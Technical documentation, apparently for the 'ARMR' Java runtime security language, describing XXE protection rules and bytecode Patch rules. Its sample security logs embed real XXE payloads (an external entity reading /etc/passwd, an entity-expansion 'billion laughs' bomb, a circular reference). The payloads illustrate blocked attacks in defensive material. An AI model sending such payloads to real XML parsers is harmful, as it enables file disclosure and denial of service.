<code>allow</code>	An attempt that would otherwise be considered as an attack has been allowed, and the application will continue as normal. If configured, a log message is generated with details of the event. With this action, the <code>uri</code> parameter <b>must</b> be used to define a list of allowed URIs/URLs.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Rule Configuration

### Protect Example

```
app("XXE SECURITY POLICY"):
  requires(version: ARMR/2.8)

  marshal("XXE:PROTECT"):
    xxe()
    protect(message: "An XXE attack has been blocked", severity: high)
  endmarshal

endapp
```

The above `protect` example provides the simplest and most restrictive configuration of the rule. Notice that the optional `reference` parameter is not provided. This means that 0 entity references are allowable and neither are string expansions arising from entity references. The `uri` parameter is not available to use in the `protect` configuration. All URIs are blocked by default. Any URI that needs to be allowed must be configured in an `allow` rule.

```

app("XXE SECURITY POLICY"):
  requires(version: ARMR/2.8)

  marshal("XXE:PROTECT"):
    xxe(reference: {limit: 5, expansion-limit: 50})
    protect(message: "An XXE attack has been blocked", severity: high)
  endmarshal

endapp

```

In this `protect` example, the rule is relaxed slightly for cases where a handful of entity references are required. Notice that the `reference` parameter has been configured with a `limit` of **5**, and a string `expansion-limit` of **50**. Any XML that tries to make use of more entity references or would expand a reference to a string length greater than **50** characters will not be processed.

## Detect Example

```

app("XXE SECURITY POLICY"):
  requires(version: ARMR/2.8)

  marshal("XXE:DETECT"):
    xxe()
    detect(message: "An XXE attack has been detected", severity: high)
  endmarshal

endapp

```

The `detect` action is a good way to see how an application responds to the XXE security feature before putting the rule into `protect` mode. Any alerts produced as a consequence of the rule will be reported in the security log file but the application will continue to run as normal. This gives application owners the ability to review and evaluate any potential issues so the rule can be tuned to meet their needs. This is particularly true of applications that read in XML configuration during application startup.

## Allow Example

```

app("XXE SECURITY POLICY"):
  requires(version: ARMR/2.8)

  marshal("XXE:ALLOW"):
    xxe(uri: ["http://struts.apache.org/dtds/struts-2.3.dtd",
              "http://struts.apache.org/dtds/struts-2.5.dtd",
              "http://java.sun.com/dtd/web-jsptaglibrary_1_2.dtd",
              "http://java.sun.com/j2ee/dtds/web-jsptaglibrary_1_1.dtd"])
    allow(message: "An external DTD URI has been allowed")
  endmarshal

endapp

```

The `allow` action is used in conjunction with a secondary XXE rule configured with a `protect` action. A rule configured with the `allow` action gives application owners the ability to permit certain URIs defined in the XML to be accessed. Changing the XXE rule configured with an action of `protect` to `detect` will help identify any URIs that may need to be allowed. Once identified, the `uri` parameter can be configured to allow only those specific URIs. Attempts to access URIs outside of the list will be blocked.

## Logging

### Protect Example

```
<10>1 2022-02-18T12:51:22.449Z fedora java 226858 - - CEF:0|ARMR:SECURITY POLICY|SECURITY POLICY|2.8|XXE :PROTECT|Execute Rule|High|internalHttpRequestUri=/customer/add reason=The XML is using an external source: SYSTEM file:///etc/passwd procid=226858 dvchost=fedora localIpAddress=127.0.0.1 payload=<!-- <msg>hi</msg> -->\n\n<!DOCTYPE test\n [\n <!ELEMENT xxe ANY>\n <!ENTITY xxe SYSTEM "file:///etc/passwd">\n ]\n\n<forum>\n <username>2.2.4.RELEASE</username>\n <message>&xxe;</message>\n</forum> httpRequestId=/oval/api/vuln/xml msg=An XXE attack has been blocked! ruleType=marshal appVersion=1 securityFeature=marshal external xml entity protection remoteIpAddress=127.0.0.1 rt=Feb 18 2022 12:51:22.449 +0000 act=protect
```

This log message shows that triggering the external SYSTEM URI of `file:///etc/passwd` has been blocked.

```
<10>1 2022-02-18T12:52:56.167Z fedora java 226858 - - CEF:0|ARMR:SECURITY POLICY|SECURITY POLICY|2.8|XXE :PROTECT|Execute Rule|High|internalHttpRequestUri=/customer/add reason=The XML entity 'lol1' is referenced: 10 time(s) in the XML DTD. The rule is configured with a reference limit of: 5 procid=226858 dvchost=fedora localIpAddress=127.0.0.1 payload=<?xml version="1.0"?>\n<!DOCTYPE lolz\n [\n <!ELEMENT lolz (#PCDATA)>\n <!ENTITY lol "lol">\n <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">\n <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">\n <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">\n <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">\n <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">\n <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">\n <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">\n <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">\n <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">\n ]\n\n<lolz>&lol9;</lolz> httpRequestId=/oval/api/vuln/xml msg=An XXE attack has been blocked! ruleType=marshal appVersion=1 securityFeature=marshal external xml entity protection remoteIpAddress=127.0.0.1 rt=Feb 18 2022 12:52:56.166 +0000 act=protect
```

This log message shows that there are too many entity references, surpassing the configured limit of 5.

```
<10>1 2022-02-18T12:54:13.931Z fedora java 226858 - - CEF:0|ARMR:SECURITY POLI-
CY|SECURITY POLICY|2.8|XXE :PROTECT|Execute Rule|High|internalHttpRequestUri=/cus-
tomer/add reason=The XML has a circular reference: 'aaa' procid=226858 dvchost=fe-
dora localIpAddress=127.0.0.1 payload=<?xml version=\"1.0\"?>\n<!DOCTYPE lolz [\n
<!ELEMENT lolz (#PCDATA)>\n      <!ENTITY aaa "&ccc;">\n      <!ENTITY bbb
"&aaa;">\n      <!ENTITY ccc "&bbb;">\n      ]>\n<lolz>&aaa;</lolz> httpReques-
tUri=/oval/api/vuln/xml msg=An XXE attack has been blocked! ruleType=marshal ap-
pVersion=1 securityFeature=marshal external xml entity protection remoteIpAd-
dress=127.0.0.1 rt=Feb 18 2022 12:54:13.931 +0000 act=protect
```

This log message shows that circular entity references have been disallowed.

## Detect Example

```
<10>1 2022-02-18T13:23:18.741Z localhost java 4414 - - CEF:0|ARMR:SECURITY POLI-
CY|SECURITY POLICY|2.8|XXE:DETECT|Execute Rule|High|msg=A potential XXE attack has
been detected! Please review. reason=The XML is using an external source: PUBLIC
http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd rt=Feb 18 2022
13:23:18.741 +0000 appVersion=1 act=detect payload=<?xml version=\"1.0\"?>\n\n<!DOC-
TYPE weblogic-connection-factory-dd PUBLIC '-//BEA Systems, Inc.//DTD WebLogic
9.0.0 Connector//EN' 'http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd'>\n\
n<weblogic-connection-factory-dd>\n\n      <connection-factory-name>WLSJMSInternal-
ConnectionFactoryNoTX</connection-factory-name>\n      <jndi-name>eis/jms/internal/
WLSConnectionFactoryJNDI</jndi-name>\n      <pool-params>\n      <initial-capaci-
ty>0</initial-capacity>\n      <max-capacity>100</max-capacity>\n      </pool-
params>\n      <use-connection-proxies>>false</use-connection-proxies>\n\n</weblogic-
connection-factory-dd> dvchost=localhost ruleType=marshal procid=4414 securityFea-
ture=marshal external xml entity protection
```

This log message shows that an the external PUBLIC URI of <http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd> has been configured within the XML being processed.

Reviewing this information, we can make a determination if that external DTD file is safe to access. In this case, the WebLogic application server appears to depend on this dtd file so allowing it may be necessary. It is of course possible to review the contents of the dtd file at the stated URL to validate what level of risk it poses.

```
<10>1 2022-02-18T13:21:27.681Z localhost java 4197 - - CEF:0|ARMR:SECURITY POLI-
CY|SECURITY POLICY|2.8|XXE:DETECT|Execute Rule|High|msg=A potential XXE attack has
been detected! Please review. reason=The XML body is using entity references '1
time(s). The rule is configured with a reference limit of: 0 rt=Feb 18 2022
13:21:27.681 +0000 appVersion=1 act=detect payload=<?xml version=\"1.0\" encod-
ing=\"UTF-8\"?>\n<Policy xmlns=\"urn:oasis:names:tc:xacml:2.0:policy:schema:os\" Pol-
icyId=\"urn:bea:xacml:2.0:entitlement:resource:type@E@Furl@G@M@Oapplication@Ewls-
management-services@M@OcontextPath@E@Umanagement@M@Ouri@E@Uweblogic@U@K@M@Ohttp-
Method@EOPTIONS\" RuleCombiningAlgId=\"urn:oasis:names:tc:xacml:1.0:rule-combining-
algorithm:first-applicable\"><Description?>weblogic.entitlement.rules.UncheckedPol-
icy()</Description><Target><Resources><Resource><ResourceMatch MatchId=\"urn:oa-
sis:names:tc:xacml:1.0:function:string-equal\"><AttributeValue
DataType=\"http://www.w3.org/2001/XMLSchema#string\">type=\&lt;url&gt;, applica-
tion=wls-management-services, contextPath=/management, uri=/weblogic/*, http-
Method\=OPTIONS</AttributeValue><ResourceAttributeDesignator AttributeId=\"urn:oa-
```

```
sis:names:tc:xacml:2.0:resource:resource-ancestor-or-self"
DataType\="http://www.w3.org/2001/XMLSchema#string" MustBePresent\="true"/></Re-
sourceMatch></Resource></Resources></Target><Rule RuleId\="unchecked-policy" Ef-
fect\="Permit"></Rule></Policy> dvchost=localhost ruleType=marshal procid=4197 se-
curityFeature=marshal external xml entity protection
```

This log message shows that the XML being processed identified a reference 1 time. Reviewing the contents of the XML will help determine if in this scenario the use of a single entity reference poses any risk. As mentioned in the section on Denial of Service, general entity references can become dangerous when many are chained together.

## Allow Example

```
<13>1 2022-02-18T13:44:50.051Z localhost java 5308 - - CEF:0|ARMR:SECURITY POLI-
CY|SECURITY POLICY|2.8|XXE:ALLOW|Execute Rule|Unknown|msg=An external URI has been
allowed. reason=The XML is using an external source: PUBLIC http://www.bea.com/
servers/wls810/dtd/weblogic810-ra.dtd rt=Feb 18 2022 13:44:50.051 +0000 appVer-
sion=1 act=allow payload=<?xml version\="1.0"?>\n\n<!DOCTYPE weblogic-connection-
factory-dd PUBLIC '-//BEA Systems, Inc.//DTD WebLogic 9.0.0 Connector//EN'
'http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd'>\n\n<weblogic-connec-
tion-factory-dd>\n\n    <connection-factory-name>WLSJMSInternalConnectionFacto-
ryNoTX</connection-factory-name>\n    <jndi-name>eis/jms/internal/WLSConnectionFac-
toryJNDIInoTX</jndi-name>\n    <pool-params>\n        <initial-capacity>0</initial-ca-
pacity>\n        <max-capacity>100</max-capacity>\n    </pool-params>\n    <use-con-
nection-proxies>>false</use-connection-proxies>\n\n</weblogic-connection-factory-dd>
dvchost=localhost ruleType=marshal procid=5308 securityFeature=marshal external xml
entity protection
```

This log message shows the result of an XXE configured with an `allow` action, and with a `message` parameter. A security log entry is generated for the URI that has been allowed, which in this case is the external PUBLIC URI of `http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd`.

# ARMR Patch Rule

The ARMOR Patch rule provides the user with the ability to change the behaviour of a class at runtime. While ARMOR Patch rules can target any class loaded by the JVM, some ARMOR Engine implementations may choose to restrict patching of a small number of primordial classes that are tightly coupled to the JVM, such as `java.lang.String`, `java.lang.Class`, `java.lang.Object`. In all other cases, any class loaded by the JVM can be patched by an ARMOR Patch rule.

## Given (Conditions)

The Patch rule has one condition that is specified via the `function` statement. This is used to identify the function to be patched. The function statement must contain the fully-qualified class name, method name, and method descriptor of the target function to be patched, specified using the internal notation of the underlying machine, such as the JVM or the CLR.

## When (Event)

ARMOR Patch rules are applied to targeted bytecode instructions at runtime. The Patch rule supports many different types of event statements, called **location-specifiers**. Each location-specifier identifies a bytecode instruction within the function where the patch should be applied.

## Then (Action)

Unlike the other ARMOR rules that have various declarative actions like detect, protect, deny, etc; a Patch rule must provide its intended action as a code block of supplied source-code. The code-block is specified by means of the `code` keyword and terminated with the `endcode` keyword. When the defined event conditions of a given Patch rule are triggered, the specified code statement will be compiled and executed at the specified patch location.

## Runtime Notation

In order to target events, the `function` and **location-specifier** need to be declared using the internal signature notation used by the machine running the instructions. In the case of Java, this is the Java Virtual Machine (JVM). An event is relative to the function of a particular namespace. Using Java as an example, consider the following line of code.


---

|

```
String.valueOf(8);
```

|

The invocation of the method `valueOf()` on the `String` class would actually appear differently written in the JVMs internal form. The following example shows how it would appear.



Part Name	Part	Description
Class	<code>java/lang/String</code>	The fully qualified name FQN of the class that contains the targeted method.
Method	<code>valueOf</code>	The method name that needs to be targeted. Overloaded methods will have different arguments.
Arguments	<code>(I)</code>	It is important to target the specific method by specifying the correct arguments, in the order they are expected.
Return Type	<code>Ljava/lang/String;</code>	The return type is always declared at the end of the signature.
Descriptor	<code>(I)Ljava/lang/String;</code>	The descriptor is a combination of the arguments and the return type.

## Java Types

Type	Internal	Example	Default Value	Size	Frame Slot Allocation
object	L<type>	Ljava/lang/ String;	null	16 bytes minimum	1
boolean	Z		false	1 bit	1
byte	B		0	8 bit signed	1
char	C		\u0000	16 bit	1
double	D		0.0d	64 bit	2
float	F		0.0f	32 bit	1
int	I		0	32 bit	1
long	J		0L	64 bit	2
short	S		0	16 bit	1
void	V				N/A
Single dimensional array	[<type>	[J			1
Multidimensional array	[[<type>	[[java/lang/ Object;			1

## More JVM Internal Form Examples

---

|

```

java/lang/String.toUpperCase()Ljava/lang/String;
java/lang/Class.forName(Ljava/lang/String;)Ljava/lang/Class;
java/io/File.setReadable(Z)Z
java/util/Hashtable.<init>(I)V
com/sun/crypto/provider/DESKey.getEncoded()[B

```

## Function

The function is the main target of the **Given (Condition)** step. It identifies the exact method of the exact class that we would like to apply the patch to. As an example, if we wanted our ARMR Patch rule to target the constructor for `java.net.URI(String str)` the `function` would be written as follows.

```
function("java/net/URI.<init>(Ljava/lang/String;)V")
```

## Location-Specifier

The **location-specifier** provides the **When (Event)** step. Once we have defined the Class and method we would like to patch in the **function** statement, we can use one of the location-specifier statements to declare a specific instruction within the function where the patch should be applied. Here is a complete list of all available location-specifiers statements.

<code>entry()</code>	<code>instruction()</code>	<code>read()</code>	<code>write()</code>	<code>call()</code>
<code>exit()</code>	<code>line()</code>	<code>readsite()</code>	<code>writesite()</code>	<code>callsite()</code>
<code>error()</code>		<code>readreturn()</code>	<code>writereturn()</code>	<code>callreturn()</code>

Every Patch rule must specify a single location-specifier. Every location-specifier, except for `entry()` and `exit()` must take an argument. The differences for each location-specifier will be discussed in the following tables.

## ENTRY / EXIT / ERROR

Location	Example	Description
<code>entry()</code>		Apply the patch at the start of the targeted function, before the first bytecode instruction is executed in the targeted function.
<code>exit()</code>		Apply the patch at the return instruction from the targeted function. There may be more than one return instruction in a method, and the patch will be applied at every return instruction.
<code>error()</code>	<code>error("java/ io/ IOException")</code>	Apply the patch to every exception which propagates from the targeted function.

---

## INSTRUCTION / LINE

Location	Example	Description
<code>instruction()</code>	<code>instruction(391)</code>	Apply the patch immediately before the bytecode instruction at the specified instruction offset of the target function instruction stream.
<code>line()</code>	<code>line(12)</code>	Trigger the patch immediately before the instruction at the specified source code line number.

---

## READ / READSITE / READRETURN

Location	Example	Description
<code>read()</code>	<code>read("java/io/ File.path")</code>	Apply the patch in place of the memory read instruction for the specified memory field.
<code>readsite()</code>	<code>readsite("java/ io/File.path")</code>	Apply the patch immediately before the memory read instruction for the specified memory field.
<code>readreturn()</code>	<code>readreturn("java/ io/File.path")</code>	Apply the patch immediately after the memory read instruction for the specified memory field.

---

## WRITE / WRITESITE / WRITEReturn

Location	Example	Description
<code>write()</code>	<code>write("java/io/ File.path")</code>	Apply the patch in place of the memory write instruction for the specified memory field.
<code>writesite()</code>	<code>writesite("java/ io/File.path")</code>	Apply the patch immediately before the memory write instruction for the specified memory field.
<code>writereturn()</code>	<code>writereturn("java/ io/File.path")</code>	Apply the patch immediately after the memory write instruction for the specified memory field.

---

## CALL / CALLSITE / CALLRETURN

Location	Example	Description
<code>call()</code>	<code>call(``"java/lang/ String.valueOf(I)``Ljava/ lang/String;")</code>	Apply the patch in place of the invoke instruction for the specified method.
<code>callsite()</code>	<code>callsite(``"java/lang/ String.valueOf(I)``Ljava/ lang/String;")</code>	Apply the patch immediately before the invoke instruction for the specified method.
<code>callreturn()</code>	<code>callreturn(``"java/lang/ String.valueOf(I)``Ljava/ lang/String;")</code>	Apply the patch immediately after the invoke instruction for the specified method.

## Code

The code block contains the source code that will be compiled into the target function by the ARMR Engine. The type of source code needs to be declared by the use of the **language** parameter. If the type of source code is not supported by the underlying runtime, the ARMR Patch will not be linked. The source code in the code block can reference runtime classes by means of import declarations. For Java code blocks, this is done using the `import` keyword. The optional import parameter takes an array of strings that represent the runtime classes to import. The example here illustrates the use of the code block. As shown, the language parameter is set to **java** and the import parameter has an import for `java.io.IOException`.

```
app("Security Policy"):
requires(version: "ARMR/2.0")

  patch("Example Patch"):
    function("java/net/URI.<init>(Ljava/lang/String;)V")
    entry()

    code(language: java, import: ["java.io.IOException"]):
      private static final String MSG = "The patch is working!";

      public void patch(JavaFrame frame) {
        frame.raiseException(new IOException(MSG));
      }
    endcode
  endpatch

endapp
```

All text between the `code` block's opening and closing declarations will be interpreted as source code. ARMR language syntax should not be used within the code block. It is possible to create new methods, classes, static blocks, instance fields or static fields within the code block. It is important to note that in ARMR 2.0, source code written in one ARMR Patch is not shared with any another ARMR Patch.

## ARMR Patch Methods

An ARMR Patch rule makes certain methods available to the patch developer that are tied to the ARMR Rule life-cycle. These methods can be overridden to provide customized behavior at each lifecycle event.

Method	Required	Description
<code>public void load();</code>	optional	The <code>load()</code> method will be invoked once the <code>link</code> life-cycle event is triggered. Since this is a once-off event, the load method is useful for the initialization of the state.
<code>public void patch(JFrame frame);</code>	mandatory	The <code>patch()</code> method will be invoked once the <code>execute</code> life-cycle event is triggered. This event can happen multiple times. Every patch must implement the <code>patch()</code> method.
<code>public void unload();</code>	optional	The <code>unload()</code> method will be invoked once the <code>unlink</code> life-cycle event is triggered. As the <code>load()</code> event, this is also a once-off event.

## ARMR Patch State

The ARMR Engine provides an efficient memory-store for patches within the same ARMR Mod to share memory state between them. The memory-store for a given ARMR Mod can be accessed via two built-in functions within the ARMR Engine.

Method	Description
<code>saveValue(Object key, Object value)</code>	Store an object into the shared cache with a unique key.
<code>restoreValue(Object key)</code>	Retrieve an object stored into the shared cache by passing in the key.

## JavaFrame

The JavaFrame accessor provides access to the active frame of the patched function at the location where the patch is applied. Using the JavaFrame accessor, the current state and contents of the operand stack and local variables can be read and overwritten. The active JavaFrame accessor is provided to the patch developer as the single argument to the `patch()` method. Please refer to the JavaFrame API for a detailed list of the accessors for reading and writing active frame state. For more information regarding frames, local variable array, and operand stack, please refer to Java Virtual Machine specification at Oracle's "The Java Virtual Machine Specification".

## JavaField / JavaMethod

The JavaField and JavaMethod accessors are provided by the ARMR Engine for unrestricted access to any members of any class. They can be used by a Patch rule to access private members, overwrite final fields, and other similar operations. The following example highlights how to create a JavaField accessor, and how it can be used to read/write a private field. Use of the JavaMethod accessor follows the same convention. Please refer to the JavaField / JavaMethod API documentation for further information.

```
app("Security Policy"):
requires(version: "ARMR/2.0")

  patch("Patch File.getCanonicalPath() Method"):
    function("java/io/File.getCanonicalPath()Ljava/lang/String;")
      error("java/io/IOException")

    code(language: java, import: ["java.io.IOException"]):
      private static JavaField detailMessageField;

      public void load() {
        detailMessageField = JavaField.load(
          "java/lang/Throwable.detailMessage");
      }

      public void patch(JavaFrame frame) {
        IOException ioe = (IOException) frame.loadObjectOperand(0);
        String detailMessage = detailMessageField.readString(ioe);
        detailMessageField.writeString(ioe,
          "The IOException message has been changed!");
      }
    endcode
  endpatch

endapp
```

## Patch Rule Example

Consider the following Java source code.

---

|

```
package com.example;

public class Utils {

    public byte[] createByteArray(int length) {
        return new byte[length];
    }

}
```

|

The Java bytecode for the method `createByteArray()` can be seen here.


---

|

```
public byte[] createByteArray(int);
descriptor: (I)[B
flags: ACC_PUBLIC
Code:
stack=1, locals=2, args_size=2
0: iload_1
1: newarray byte
3: areturn
LineNumberTable:
line 4: 0
```

|

Now consider the case where a source-code change was introduced to check whether the integer argument called `length` is a positive integer and that it does not exceed a size of 100 before creating the `byte[]`, throwing an `IllegalStateException` if either of these conditions are not met. Here is what the new source-code would look like for the `createByteArray()` method.



|

```
package com.example;


public class Utils {

    public byte[] createByteArray(int length) {
        if (length < 0 || length > 100) {
            throw new IllegalStateException("Length must be a positive integer and
cannot exceed a size of 100");
        }
        return new byte[length];
    }
}
```

|

To apply the same effect with an ARMR Patch rule is trivial. To do so, we can create an ARMR Patch rule that targets the `createByteArray()` method, at the **entry** location, to be applied before instruction 0 is executed. At this location, the ARMR Patch will have access to the `length` argument from the local variable array, and can perform the same check conditions, raising an `IllegalStateException` if either of the conditions are not met. Below is an example ARMR Patch to provide this behavior.

- **Function:** `"com/example/Utils.createByteArray()[B"`
- **Location Specifier:** `entry()`



|

```
app("Security Policy"):
requires(version: "ARMR/2.0")

    patch("Example Patch")
```

```

function("com/example/Util.createByteArray(I)[B")
entry()

code(language: java):
    public void patch(JavaFrame frame) {
        int length = frame.loadIntVariable(1);
        if (length < 0 || length > 100) {
            frame.raiseException(new IllegalStateException("Length must be
a positive integer and cannot exceed a size of 100"));
        }
    }
    endcode
endpatch

endapp

```

|

The above ARMR App declares a single ARMR Patch rule. The rule has the following statements.

- `function`
  - the signature of the method which contains the code to be patched
- `location-specifier`
  - the specific location within the function where the patch should be applied
- `code`
  - the code to be compiled into the target function at the specified location

## Occurrences

In certain cases, there may be multiple locations of the same bytecode instruction with a target function

being patched. It is possible to select the exact instruction by using an optional parameter to the function statement called `occurrences`. The occurrences parameter is a key:value pair with a key of occurrences and the value is an array of integers that represent each occurrence of the location specifier. Only the specified occurrence(s) will be patched. If an occurrence has been specified that is out of bounds, i.e. that occurrence does not exist, then it will be ignored and the ARMR Patch rule will apply where applicable. The occurrences parameter can be specified on the following location specifiers.

Location	Example	Description
<code>read()</code>	<code>read("java/io/ File.path", ``occurrences: [2])</code>	Apply the patch by replacing only the 2nd occurrence of the getfield bytecode instruction of the path field.
<code>readsite()</code>	<code>readsite("java/io/ File.path", occurrences: [3, 5])</code>	Apply the patch immediately before the 3rd and 5th occurrence of the getfield bytecode instruction of the path field.
<code>readreturn()</code>	<code>readreturn("java/io/ File.path", occurrences: [4, 6])</code>	Apply the patch immediately after the 4th and 6th occurrence of the getfield bytecode instruction of the path field.
<code>write()</code>	<code>write("java/io/ File.path", ``occurrences: [1, 7])</code>	Apply the patch by replacing the 1st and 7th occurrence of the putfield bytecode instruction of the path field.
<code>writesite()</code>	<code>writesite("java/io/ File.path", occurrences: [2])</code>	Apply the patch immediately before the 2nd occurrence of the putfield bytecode instruction of the path field.
<code>writereturn()</code>	<code>writereturn("java/io/ File.path", occurrences: [4, 6])</code>	Apply the patch immediately after the 4th and 6th occurrence of the putfield bytecode instruction of the path field.
<code>call()</code>	<code>call("java/lang/ String.valueOf(I)`Ljava/ lang/ String;`,`occurrences: [2])</code>	Apply the patch by replacing only the 2nd occurrence of the invoke* bytecode instruction of the valueOf method.
<code>callsite()</code>	<code>callsite("java/lang/ String.valueOf(I)`Ljava/ lang/ String;`,`occurrences: [3, 5])</code>	Apply the patch immediately before the 3rd and 5th occurrence of the invoke* bytecode instruction of the valueOf method.
<code>callreturn()</code>	<code>callreturn("java/lang/ String.valueOf(I)`Ljava/ lang/ String;`,`occurrences: [4, 6])</code>	Apply the patch immediately after the 4th and 6th occurrence of the invoke* bytecode instruction of the valueOf method.

Consider the following example.

```

package com.example;

class Person {
    private int age;

    public Person(int age) {
        this.age = age;
    }

    @Override
    public String toString() {
        if (age == 0) {
            return "This person has no age.";
        }
        return "This person is " + age + " years old.";
    }
}

```

The following bytecode is for the `toString()` method as shown in the **Person** class.

```

public java.lang.String toString();
descriptor: ()Ljava/lang/String;
flags: ACC_PUBLIC
Code:
    stack=2, locals=1, args_size=1
        0: aload_0
        1: getfield        #2 // Field age:I
        4: ifne           10
        7: ldc            #3 // String This person has no age.
        9: areturn
       10: new            #4 // class java/lang/StringBuilder
       13: dup
       14: invokespecial #5 // Method java/lang/StringBuilder."<init>:()V
       17: ldc            #6 // String This person is
       19: invokevirtual #7 // Method java/lang/StringBuilder.append:(Ljava/lang/
String;)Ljava/lang/StringBuilder;
       22: aload_0
       23: getfield        #2 // Field age:I
       26: invokevirtual #8 // Method java/lang/StringBuilder.append:(I)Ljava/
lang/StringBuilder;
       29: ldc            #9 // String  years old.
       31: invokevirtual #7 // Method java/lang/StringBuilder.append:(Ljava/lang/
String;)Ljava/lang/StringBuilder;
       34: invokevirtual #10 // Method java/lang/StringBuilder.toString:()Ljava/
lang/String;
       37: areturn

```

As shown here, the `age` field is being read at two different locations. The `getField` bytecode instruction is called at instruction `1` and `23`. If the ARMR developer is interested in only targeting the second `getField` instruction, then they can use one of the read location specifiers, and pass in an occurrence of 2.

```
app("Security Policy"):
  requires(version: "ARMR/2.0")

patch("Readsite patch")
  function("com/example/Person.toString()Ljava/lang/String")
  readsite("com/example/Person.age", occurrences: [2])

code(language: java):
  public void patch(JavaFrame frame) {
    // patch code here
  }
  encode
endpatch
endapp
```

Whenever an ARMR developer specifies an occurrence that does not exist, that specific occurrence is ignored but others will still trigger the rule. For example, "`occurrences: [2]`" and "`occurrences: [2,3]`" would produce the same effect in the above case. However, if all the occurrences specified are **out of bounds**, then the patch code cannot be applied. For such cases, a link error message is generated in the CEF log file specifying the maximum event count and the set of configured occurrences of the patch. Consider the following **readsite** specifier.

```
readsite("com/example/Person.age", occurrences: [3])
```

Since there is no third occurrence of the `getField` instruction for the `age` field, the patch cannot be applied. As a result, a log message will be printed to the CEF log file.

```
<14>1 2020-07-09T04:01:00.321Z win_system_1 java 18914 - - CEF:0|ARMR:example
app|example app|2.2|rule 2|Link Rule|Low|rt=Jul 09 2020 04:01:00.307 +0000 dv-
chost=win_system_1 procid=18914 ruleType=patch securityFeature=patch outcome=fail-
ure reason=occurrences for patch [3] exceed the maximum occurrence count 2
```

# Patch Execution Ordering And Greedy Location Specifiers

It is possible for plural ARMR Patch rules to target the same function code at the same location-specifier.

In such cases, all plural site and return patches will be applied sequentially in an undefined, implementation-specific order.

However, when two or more ARMR Patch rules target a `call()`, `read()`, or `write()` location-specifier in a target function, then only one of the patches will be applied with link errors recorded for the matching but unapplied patches.

The location-specifiers for which only one patch can be applied at a time are known as greedy location

specifiers. They are different from the site and return location specifiers as they consume (i.e. replace)

the targeted bytecode instruction.

As an example consider the following Java program.

```
package com.example;

class Person {
    private int age;

    public Person(int age) {
        this.age = age;
    }

    @Override
    public String toString() {
        String message;
        if (age == 0) {
            message = "This person has no age.";
        } else {
            message = "This person is " + age + " years old.";
        }
        return message;
    }
}
```

The following ARMR Mod contains some ARMR Patch rules that all target the same field in the same function using the various write location specifiers. Two of the patches are write() patches, which is a greedy specifier. Only one of the write() patches will be applied; the other will be recorded with a link error.

```

app("Security Policy"):
    requires(version: "ARMR/2.0")

patch("write :01"):
function("com/example/Person.toString()Ljava/lang/String")
write("com/example/Person.message")

code(language: java):
    public void patch(JavaFrame frame) {
        // patch code here
    }
    encode
endpatch

    patch("write :02"):
        function("com/example/Person.toString()Ljava/lang/String")
        write("com/example/Person.message")

code(language: java):
    public void patch(JavaFrame frame) {
        // patch code here
    }
    encode
endpatch

    patch("writesite"):
        function("com/example/Person.toString()Ljava/lang/String")
        writesite("com/example/Person.message")

code(language: java):
    public void patch(JavaFrame frame) {
        // patch code here
    }
    encode
endpatch

    patch("writereturn"):
        function("com/example/Person.toString()Ljava/lang/String")
        writereturn("com/example/Person.message")

code(language: java):
    public void patch(JavaFrame frame) {
        // patch code here
    }
    encode
endpatch

endapp

```

In these cases, the first patch rule to trigger will greedily consume the memory write instruction and subsequent rules with an identical location specifier will be unable to be applied. Whenever there is a conflict of this sort, a link error notice will be printed to the ARMR Engine's event file to notify the user that a rule was suppressed due to the conflict.

```
<14>1 2020-07-09T04:01:00.321Z win_system_1 java 18914 - - CEF:0|ARMR:example
app|example app|2.3|patch person|Link Rule|Low|rt=Jul 09 2020 04:01:00.307 +0000
dvchost=win_system_1 procid=18914 ruleType=patch securityFeature=patch out-
come=failure appVersion=1
```

## Life-Cycle For ARMR Patch Rule

